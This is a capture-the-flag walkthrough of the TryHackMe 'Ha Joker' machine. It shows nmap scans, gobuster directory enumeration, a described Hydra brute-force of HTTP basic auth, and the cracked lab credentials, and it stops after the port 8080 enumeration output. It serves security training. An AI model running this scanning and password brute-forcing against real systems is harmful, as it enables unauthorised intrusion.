Ha Jocker CTF – TryHackMe

The goal is to obtain the **name of the file inside /root**. Along the way, we must also answer several questions

Contents

1.Reconnaissance

We begin by checking if the host is alive.

```
root@ip-10-10-154-39:~# ping 10.10.195.229
PING 10.10.195.229 (10.10.195.229) 56(84) bytes of data.
64 bytes from 10.10.195.229: icmp_seq=1 ttl=64 time=0.693 ms
64 bytes from 10.10.195.229: icmp_seq=2 ttl=64 time=0.168 ms
^C
--- 10.10.195.229 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.168/0.430/0.693/0.262 ms
```

The host responds, so we scan all ports.

```
root@ip-10-10-154-39:~# nmap -p- 10.10.195.229
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-195-229.eu-west-1.compute.internal (10.10.195.229)
Host is up (0.000087s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 02:98:5E:91:90:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.56 seconds
```

Three ports are open: **22, 80, and 8080**. Time for a deeper scan.


```
root@ip-10-10-154-39:~# nmap -sC -sV -p 22,80,8080 10.10.195.229
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-195-229.eu-west-1.compute.internal (10.10.195.229)
Host is up (0.00012s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
MAC Address: 02:98:5E:91:90:29 (Unknown)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

We can now answer the questions about the **Apache version** and about which port does not require authentication.


Visiting the site on port 80 doesn't reveal much.




Running **Gobuster** gives us accessible files and helps answer related questions.

```
root@ip-10-10-154-39:~# gobuster dir -u 10.10.195.229 -w /root/Desktop/Tools/wor
dlists/dirb/common.txt -x html,php,zip,txt,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.195.229
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,zip,txt,js,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.hta.txt             (Status: 403) [Size: 278]
/.hta.js              (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/.hta.zip             (Status: 403) [Size: 278]
/.hta.html            (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.htaccess.zip        (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htpasswd.js         (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htaccess.js         (Status: 403) [Size: 278]
/.htpasswd.zip        (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.195.229/css/]
/img                  (Status: 301) [Size: 312] [--> http://10.10.195.229/img/]
/index.html           (Status: 200) [Size: 5954]
/index.html           (Status: 200) [Size: 5954]
/phpinfo.php          (Status: 200) [Size: 94771]
/phpinfo.php          (Status: 200) [Size: 94771]
/secret.txt           (Status: 200) [Size: 320]
/server-status        (Status: 403) [Size: 278]
Progress: 27684 / 27690 (99.98%)
===============================================================
Finished
===============================================================
```


For example, there’s a /img subdirectory, but nothing interesting.



In secret.txt, we find a dialogue between **Batman and Joker**.




There's also a phpinfo.php page that reveals the backend, useful for one of the questions.




2.Admin Page

The site on **port 8080** requires login credentials.Using **Hydra**, we brute-force them. The username comes from secret.txt and one of the earlier questions



We successfully crack the password and log in.




Running **Gobuster** on port 8080 reveals many subpages and files.


```
root@ip-10-10-154-39:~# gobuster dir -U joker -P hannah -u http://10.10.195.229:8080/ -w /root/Desktop/Tools/
wordlists/dirb/common.txt -x old,7zip,gz,tar,bak,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
```

```
/.hta.old            (Status: 403) [Size: 280]
/.hta.gz             (Status: 403) [Size: 280]
/.hta.bak            (Status: 403) [Size: 280]
/.hta.7zip           (Status: 403) [Size: 280]
/.hta                (Status: 403) [Size: 280]
/.htaccess           (Status: 403) [Size: 280]
/.hta.zip            (Status: 403) [Size: 280]
/.hta.tar            (Status: 403) [Size: 280]
/.htaccess.bak       (Status: 403) [Size: 280]
/.htaccess.zip       (Status: 403) [Size: 280]
/.htpasswd.old       (Status: 403) [Size: 280]
/.htaccess.7zip      (Status: 403) [Size: 280]
/.htaccess.tar       (Status: 403) [Size: 280]
/.htpasswd           (Status: 403) [Size: 280]
/.htaccess.old       (Status: 403) [Size: 280]
/.htpasswd.gz        (Status: 403) [Size: 280]
/.htpasswd.7zip      (Status: 403) [Size: 280]
/.htaccess.gz        (Status: 403) [Size: 280]
/.htpasswd.zip       (Status: 403) [Size: 280]
/.htpasswd.tar       (Status: 403) [Size: 280]
/.htpasswd.bak       (Status: 403) [Size: 280]
/administrator       (Status: 301) [Size: 329] [--> http://10.10.195.229:8080/administrator/]
/backup              (Status: 200) [Size: 12133560]
/backup.zip          (Status: 200) [Size: 12133560]
/bin                 (Status: 301) [Size: 319] [--> http://10.10.195.229:8080/bin/]
/cache               (Status: 301) [Size: 321] [--> http://10.10.195.229:8080/cache/]
/components          (Status: 301) [Size: 326] [--> http://10.10.195.229:8080/components/]
/images              (Status: 301) [Size: 322] [--> http://10.10.195.229:8080/images/]
/includes            (Status: 301) [Size: 324] [--> http://10.10.195.229:8080/includes/]
/index.php           (Status: 200) [Size: 10949]
/language            (Status: 301) [Size: 324] [--> http://10.10.195.229:8080/language/]
/layouts             (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/layouts/]
/libraries           (Status: 301) [Size: 325] [--> http://10.10.195.229:8080/libraries/]
/LICENSE             (Status: 200) [Size: 18092]
/media               (Status: 301) [Size: 321] [--> http://10.10.195.229:8080/media/]
/modules             (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/modules/]
/plugins             (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/plugins/]
/README              (Status: 200) [Size: 4494]
/robots              (Status: 200) [Size: 836]
/robots.txt          (Status: 200) [Size: 836]
/server-status       (Status: 403) [Size: 280]
```

